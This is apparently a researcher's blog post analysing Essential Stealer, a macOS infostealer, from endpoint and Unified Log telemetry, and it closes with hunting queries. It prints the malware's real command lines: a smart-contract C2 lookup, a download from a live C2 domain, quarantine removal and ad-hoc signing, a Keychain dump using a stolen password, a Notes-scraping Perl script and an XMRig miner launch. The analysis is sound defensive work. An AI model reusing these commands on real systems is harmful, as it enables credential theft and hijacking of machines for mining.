Introduction#
I originally came across Essential Stealer while looking for macOS malware samples that I could use for testing. A Reddit post eventually led me to MalwareLearn’s analysis of script.sh, which documented a macOS stealer using shell scripts, AppleScript, credential collection, persistence, and remote tasking.
I ran the sample in my macOS research VM on September 11 and reviewed the resulting Elastic telemetry. At the time, most of what I saw looked similar to behaviour already documented in other macOS infostealers, so I did not think there was much value in writing another general malware walkthrough.
I left the VM in its infected state and moved on. A few weeks later, on October 1, I returned to the same VM while experimenting with Apple Unified Logs. Elastic was still running in the background.
While reviewing the new telemetry, I noticed behaviour that I did not remember seeing during the original execution: Apple Notes processing through Perl, a separately downloaded Keychain extraction utility, and XMRig being delivered through the malware’s remote tasking. More importantly, some of this activity had already happened before I manually ran the sample again.
That made the VM more interesting than I originally expected. Instead of another full Essential Stealer analysis, I decided to focus on the behaviours that stood out from the endpoint telemetry.
September 11: The Initial Infection#
The September execution gave me a baseline for the later activity.
One interesting part of the infection was how the malware obtained its C2 server. Rather than keeping the active domain directly inside the script, it queried a Polygon RPC endpoint using eth_call.
The command observed in Elastic looked like:
curl -s --max-time 15 https://polygon.drpc.org \
  -X POST \
  -H 'Content-Type: application/json' \
  --data '{"jsonrpc":"2.0","method":"eth_call","params":[{"to":"0xA3a603F8a454a9c905b4c579Bb72628F7C15C2A0","data":"0x2686ecea"},"latest"],"id":1}'
The surrounding shell logic extracted the hexadecimal value returned by the smart contract, decoded it, and then used the result as the C2 address. We can use this to help us with understanding the trasnactions that happened.

During the September observation, the malware later communicated with:
jse8x92s.me
The rest of the execution contained more familiar stealer behaviour including host discovery, browser and wallet collection, credential handling, staging, persistence, and task polling.
One artifact became useful again later.
The malware validated the supplied user password with:
dscl . authonly <user> <password>and stored the successfully validated password in:
~/.passphraseAt the time, this looked like another credential-related artifact. On October 1, the same password was reused for a separate Keychain extraction attempt.
Following the C2 Rotation#
I later looked a little further into the Polygon smart contract used by the malware.
This setup works as a dead drop resolver. Instead of the malware containing a fixed C2 address, it checks another location to find the current server. In this case, that location is a Polygon smart contract.
The operator can therefore change the C2 value without changing the malware already running on an infected system.
The contract used the following function to update the server:
setServerURL(string _serverURL)

MethodID: 0xd75d1ba6
For example, one transaction contained:
706f6272756f672e77696b69which decodes to:
pobruog.wikiYou could either use the decode input data or go to cyberchef and place the value here from the input data section.

Looking through previous setServerURL transactions showed that the value had been changed repeatedly.
| Date | C2 stored in contract | Transaction |
|---|---|---|
| Aug 31 | machine628.baby | 0xfa17...30fea |
| Sep 7 | d9mjs.sbs | 0xc538...4445c |
| Sep 18 | namanami.top | 0xddc3...51b03 |
| Sep 22 | electronic72.pro | 0x79b0...48279 |
| Sep 22 | namanami.top | 0xe5e0...77e5d |
| Sep 22 | electronic72.pro | 0x5fde...dee92 |
| Sep 25 | xynero.xyz | 0x973c...a7827 |
| Sep 28 | bagueie.xyz | 0x7d48...949b9 |
| Sep 30 | hahah1101.mom | 0x8555...8b185 |
| Sep 30 | hugg1ngvx.top | 0xbc95...f803e |
| Oct 9 | pobruog.wiki | 0x3161...7164e |
I was not trying to perform full blockchain forensics here. I only wanted to see whether the smart contract was actively being used to rotate infrastructure.
Several of the domains recovered during this review also appeared in the endpoint telemetry when my VM was running:
| C2 domain | First observed in Elastic |
|---|---|
electronic72.pro | Oct 1 |
nomaiei.sbs | Oct 1 |
sayosay.cc | Oct 5 |
pobruog.wiki | Oct 9 |
Not every historical domain appeared in Elastic. This was expected because the analysis VM was not running continuously. The endpoint logs could only capture C2 values retrieved while the VM was online.
One of the clearest examples was pobruog.wiki.
Elastic showed /usr/bin/curl connecting to polygon.drpc.org and then almost immediately connecting to pobruog.wiki.

In simple terms:
Malware
   |
   v
polygon.drpc.org
   |
   | read current server
   v
Polygon smart contract
   |
   v
pobruog.wiki
   |
   v
C2 communication
This gave me an endpoint view of the dead drop resolver in action rather than only seeing the mechanism inside the malware script.
October 1: Hunting the Weird Stuff#
When I returned to the VM on October 1, I expected to use the infection mainly as ground truth for some macOS logging tests.
Instead, Elastic showed several behaviours that stood out from the original run.
Apple Notes Processing Through Perl#
One unusual process chain started with osascript, followed by a shell and then /usr/bin/perl.

The Perl one-liner was processing temporary data that appeared to be related to Apple Notes.
It split the input using the ASCII Record Separator (0x1E), removed HTML-style formatting, decoded entities, cleaned whitespace, and prepared the records for output.
The command line executed was :
sh -c '
DIR="/tmp/bb9bfabc9b8be09bb6630c68b74380d31790856973"
perl -CSD -e '\''
local $/;
my $data = <STDIN>;
my @parts = split /\036/, $data, -1;
my @keep;
for my $b (@parts) {
my $s = $b;
$s =~ s{<\s*br\s*/?\s*>}{\n}gi;
$s =~ s{</\s*(?:p|div|h[1-6]|li|tr|blockquote)\s*>}{\n}gi;
$s =~ s{<[^>]+>}{}g;
$s =~ s/ / /g;
$s =~ s/</</g;
$s =~ s/>/>/g;
$s =~ s/"/chr(34)/ge;
$s =~ s/'/chr(39)/ge;
$s =~ s/&#(\d+);/chr($1)/ge;
$s =~ s/&#x([0-9a-fA-F]+);/chr(hex($1))/ge;
$s =~ s/&/&/g;
$s =~ s/[ \t]+\n/\n/g;
$s =~ s/\n{3,}/\n\n/g;
$s =~ s/^\s+//;
$s =~ s/\s+$//;
push @keep, $s if $s =~ /\S/;
}
my $c = scalar @keep;
if ($c) {
my $path = "$ENV{DIR}/Notes ($c).txt";
open(my $F, ">:encoding(UTF-8)", $path) or die "$!";
print $F join(
"\n\n" . ("=" x 60) . "\n\n",
@keep
);
print $F "\n";
close $F;
}
'\'' < "/var/folders/f8/lm5k2dvj5wg8827hn_nr5cq40000gn/T/tmp.1YJnrsYctG"
'The rough flow was:
Apple Notes data
      |
      v
temporary file
      |
      v
Perl processing
      |
      v
clean / decode content
      |
      v
Notes (<count>).txt
My test VM did not contain any Apple Notes data, so I did not recover a completed Notes output file. The useful finding was therefore the collection and processing logic rather than confirmed Notes theft.
A Native Keychain Extractor#
The next sequence was more interesting.
The malware downloaded a native binary from:
https://electronic72.pro/es-armand saved it locally as extractor.

Before execution, the malware ran:
chmod +x <path>/extractor

xattr -dr com.apple.quarantine <path>/extractor

codesign --force --sign - <path>/extractor
So the workflow was not simply download and execute. The malware explicitly made the binary executable, removed its quarantine attribute, and ad-hoc signed it.
It then attempted to run:
extractor dumpkeys \
  -o ~/.chainblob256 \
  --keychain-pw <redacted>
The password supplied to the extractor came from the previously created:
~/.passphraseThis linked the new activity back to the credential handling from the original infection.
The extraction did not complete successfully.
A surviving runtimelog.txt contained:
CollectData | Error 137:
Killed: 9
... extractor dumpkeys -o '/Users/.../.chainblob256' --keychain-pw '<redacted>'
Killed: 9 indicates the process was terminated with SIGKILL, while exit status 137 is consistent with termination by signal 9.
I therefore treated this as a Keychain extraction attempt, rather than claiming that the Keychain dump succeeded.
Remote Tasking and XMRig#
The implant also received additional remote tasking.
One of the returned commands started with:
killall xmrigIt then downloaded the official XMRig 6.26.0 ARM64 release from GitHub, extracted it, made the binary executable and created a symlink.
Eventually XMRig was launched as:
nohup ./xmrig \
  -o pool.hashvault.sh:443 \
  -u <wallet-redacted> \
  -p arm64 \
  -k \
  --tls \
  --threads=2
The mining configuration was passed directly through the command line rather than through the default config.json.
The endpoint telemetry therefore confirmed that XMRig was downloaded, prepared and launched.
I did not observe enough network telemetry from the XMRig process itself to say that it successfully established a mining session, so I am treating this as a confirmed deployment and execution attempt rather than confirmed successful mining.
The initial killall xmrig is also interesting because it suggests the task contained logic to remove an existing miner before starting another copy. It does not, by itself, prove that XMRig was already running.
A Few Hunting Ideas#
These are not meant to be complete production detections, but they are a few useful starting points that came out of the investigation.
Polygon RPC / Dead Drop Resolver#
The most specific starting point is looking for curl command line combined with eth_call:
process.executable : "/usr/bin/curl"
and process.command_line : *eth_call*
This is more useful than simply hunting for curl, which would obviously be far too noisy.
Perl Spawned From a Shell#
The Notes processing also made /usr/bin/perl worth pivoting on:
process.executable : "/usr/bin/perl"
and process.parent.executable : ("/bin/sh" or "/bin/bash" or "/bin/zsh")
This should be treated as a hunting starting point rather than a detection by itself. From there, I would inspect the parent process, command line and surrounding temporary-file activity.
Keychain Extraction Artifacts#
The native extractor gave a few stronger strings to pivot on:
process.command_line : *chainblob256*
or process.command_line : *dumpkeys*
or process.command_line : *--keychain-pw* or file.path : *chainblob256*
I have intentionally left out a simple XMRig hunt here. Most EDRs would flag it and quarantine before execution.
A Short Look at Apple Unified Logs#
As a small preview of some Apple Unified Log research I am working on, I also checked whether macOS itself had recorded anything useful around the infection. This was not meant to be a full Unified Log investigation. I only wanted to see whether a few behaviours already confirmed in Elastic could also be found in native macOS logging.
Background Task Management#
One of the better results came from macOS Background Task Management.
The malware had configured a LaunchAgent under:
~/Library/LaunchAgents/com.guqtsajmydvdqbwg.plistSearching the Unified Logs with:
log show \
  --archive sep11.logarchive \
  --style compact \
  --info --debug \
  --predicate 'subsystem CONTAINS[c] "backgroundtaskmanagement" AND eventMessage CONTAINS[c] "url"'
returned events from backgroundtaskmanagementd.
The logs included the LaunchAgent path:
url=file:///Users/jason/Library/LaunchAgents/com.guqtsajmydvdqbwg.plistand another event contained information such as:
name=bash
type=legacy agent
disposition=[enabled, allowed, not notified]
identifier=8.com.guqtsajmydvdqbwg
This does not prove when the plist itself was written, but it does show that macOS had recognised and registered the persistence item.
The path, identifier, state and configured arguments were still useful investigation context.
XMRig and the Native Security Stack#
The XMRig binary also left useful traces in Apple Unified Logs.
One of the clearer examples came from syspolicyd, which is involved in macOS security-policy checks used by Gatekeeper. The logs repeatedly showed syspolicyd evaluating the XMRig binary at:
/private/tmp/rigupdater/xmrig-6.26.0/xmrigThis was useful because the Unified Logs did not just show a generic security event. They preserved the exact path of the binary being evaluated, which matched the XMRig location already seen in the Elastic telemetry.
The same events identified the object as:
id: xmrig
bundle_id: NOT_A_BUNDLE
Later entries also showed Gatekeeper/XProtect-related processing for the same file:
GK Xprotect results
scan finished, waking up any waiters
GK evaluateScanResult
The important point here is not that XProtect necessarily detected XMRig as malware. Rather, the logs show that the binary passed through macOS’s native security evaluation path and that syspolicyd recorded the exact file being assessed.
For an investigation, this can be useful because it gives additional evidence that a specific binary was seen and evaluated by Gatekeeper-related components, even when the full process execution chain is easier to reconstruct from EDR telemetry.
This is only a short sneak peek of the Unified Log research I am working on. I am looking at it separately to understand how much malicious activity Apple Unified Logs can actually help reconstruct, what useful artifacts remain, and where the visibility starts to break down.
Final Thoughts#
What interested me most about this infection was not any single technique. The same infected VM looked different depending on when I observed it.
The September execution mostly showed the initial stealer behaviour. By October, the same environment exposed Apple Notes processing, a native Keychain extractor, remote shell tasking and XMRig deployment. The smart contract added another useful view of the same infrastructure. Historical transactions showed the C2 value changing over time, while Elastic showed the infected endpoint querying Polygon and then communicating with some of those values while the VM was online.
For me, the main takeaway was that a single malware execution is only a snapshot.